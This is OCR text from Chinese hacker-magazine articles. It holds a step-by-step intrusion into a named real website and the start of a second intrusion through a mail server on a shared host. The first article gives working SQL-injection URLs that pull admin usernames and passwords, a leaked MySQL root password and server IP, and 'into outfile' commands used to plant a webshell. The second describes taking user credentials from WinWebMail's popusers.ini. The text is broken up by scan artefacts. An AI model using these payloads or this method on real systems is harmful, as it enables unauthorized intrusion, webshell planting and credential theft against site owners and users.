
在里面找到了“DocumentRoot /var/xxx/xxx/ ServerName www.redflag-linux.com”，它的值就是网站的绝对路径了。既然已经知道了网站的绝对路径，那就来读取网站的代码吧。网站首页的绝对路径就是 /var/xxx/xxx/index.php，同样转化为16进制，放人load_file()函数，如图10。


图 9


图 10


从上面的信息中可以知道包含了Login.inc文件，从文件名很容易想到可能包含了登录的一些配置信息，另外还得到了一个名为redflagadmin的表，估计就是存放管理员数据的了。使用上面的方法继续读文件Login.inc，最后找到了sql的连接信息“sql_connect('localhost','root','oiayf3g')”，其中包含了MYSQL的ROOT密码。太好了，如果能直接连接过去，权限允许的话使用MYSQL直接备份个木马上去就可以了。

我们打开本地的cmd，执行**mysql -u root -h 220.194.60.88 -p**，然后输人密码，意料之中的事情，这个帐户不允许外部连接，如图11。此路不通，还是老老实实的猜表，登录后台，然后再想办法得到WEBSHELL吧。


图 11


前面我们在读文件的时候看到了名为redflagadmin的表，如果知道了表中字段的名字，就可以利用UNION查询直接得到管理员的信息了。提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435'and 1=2 union select 1,2,admin,4,5,6,7,8,9,10,11,12 from redflagadmin/***，返回正常，说明存在admin列，


提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435'and 1=2 union select 1,2,password,4,5,6,7,8,9,10,11,12 from redflagadmin/***，返回错误，说明不存在password列，提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435'and 1=2 union select 1,2,passwd,4,5,6,7,8,9,10,11,12 from redflagadmin/***，返回正常，说明存在passwd列。得到这些信息，就到了最激动人心的时候了，提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435'and 1=2 union select 1,2,admin,passwd,5,6,7,8,9,10,11,12 from redflagadmin/***，在原来图中3、4的地方显示出来的数据就是管理员的用户名和密码，如图12。想也没想赶紧拿着去登录吧，悲哀呀，怎么还是进不去呢，难道是人品问题？开始以为密码是被加密的，可是读了半天PHP代码也没有发现在哪儿加的密，最后我就自己找了个勉强可以接受的原因来安慰我倍受打击的心灵，管理员做了IP限制。


图12

看似事情到这里就应该结束了，眼看到手的SHELL就是拿不到，看来人品这几天真的出了问题，得找个时间去算算命了。顺手拿起本书乱翻，突然想到了MYSQL中可以利用的还有一个“select into outfile ''”，不过这个要求文件的绝对路径必须在“''”之间，很多PHP中magic_quotes_gpc设置为on或者变量前使用了addslashes()函数，提交的“'”会被转化为“\'”，这样的话这个函数就无法利用了，可是在这里，我们知道是字符类型的注入漏洞，我们在前面提交的“'”没有被转化，否则前面测试的那些也就没有意义了。可能是magic_quotes_gpc设置为OFF或者程序作了其它的转换可以让我们自由的提交“'”。这下思路又来了，知道了WEB的绝对路径，直接向WEB目录里写一个小马就可以了。

先来测试一下是否有写文件的权限，一般我们知道Linux下/TMP目录是任何人都可以写的，我们先向里面写入一个文件，再使用load_file()读取它，如果成功就代表我们可以写入文件。继续提交**http://www.redflag-linux.com/xiazai/xiazai.php?id=1435' and 1=2 union select 1,2,'111',1,1,1,1,1,1,1,1,1 into outfile '/tmp/sang.php'/***、**http://www.redflag-linux.**


图13


图14




图15

com/xiazai/xiazai.php?id=1435' and 1=2 union select 1,2, load_file(0x2F746D702F73616E672E706870),4,5,6,7,8,9,10,11, 12 /*，“0x2F746D702F73616E672E706870”为/tmp/sang.php的十六进制，分别返回如图13，图14，看来数据是写进去了。

那还等什么，利用上面的方法在网站目录写个小马进去，然后利用客户端进行连接，如图15，

再传个大马过去，如图16，一切就这么搞定了。




图16

作为一次脚本渗透的详细过程，到这里就结束了，没什么技术含量，就是帮大家回顾一下PHP下注入的一些基础知识，有什么不对的地方还请高手指正。

（文章中涉及到的进制转换工具和c99shell已经收录在光盘中）

菜鸟入侵之winwebmail和dvbbs asp.net

雨不停

文章难易度：★★★

文章闪光点：如何利用WINWEBMAIL3.7的漏洞来进入管理员邮箱；如何在DVBBS asp.net1.1后台得到webshell


刚开始只是想练习一下新学习的东西，于是就随便找了个网站，PING域名后得到其IP地址，然后在http://www.myipneighbors.com查询，发现有130多个站点在服务器上面，这么多的站点不可能没有漏洞的，就这样很简单的就搞到了一个webshell。

通过webshell了解到该服务器的基本情况如下：一共有四个分区C、D、E、F，C盘可以查看，但其它盘都不行，也跳不到其它的目录里，服务器支持PHP、JSP和ASP，安装有MYSQL4.0和MSSQL2000，但是却找不到ROOT和SA的密码，另外还安装有SERV-U 6.3，但默认管理密码已被更改，并且目录也不可以访问，基本上没什么能利用的地方。最后我在C:\Documents and Settings\All Users\「开始」菜单\程序下找到了WINWEBMAIL3.7，它指向的是E:\WINWEBMAIL，这个东西我倒是曾研究过，一般它要求Everyone完全控制，在有webshell的配合下，只要有其中一个用户帐号就可以进入任意用户邮箱，甚至包括管理员的。下面我们就看看能不能利用这个漏洞来进入管理员邮箱找一些有用的信息。


图1

首先跳转到E:\WINWEBMAIL目录下，下载popusers.ini文件，这个文件里保存着所有邮箱用户的帐号和密码，当然密码都是加过密的，如图1。

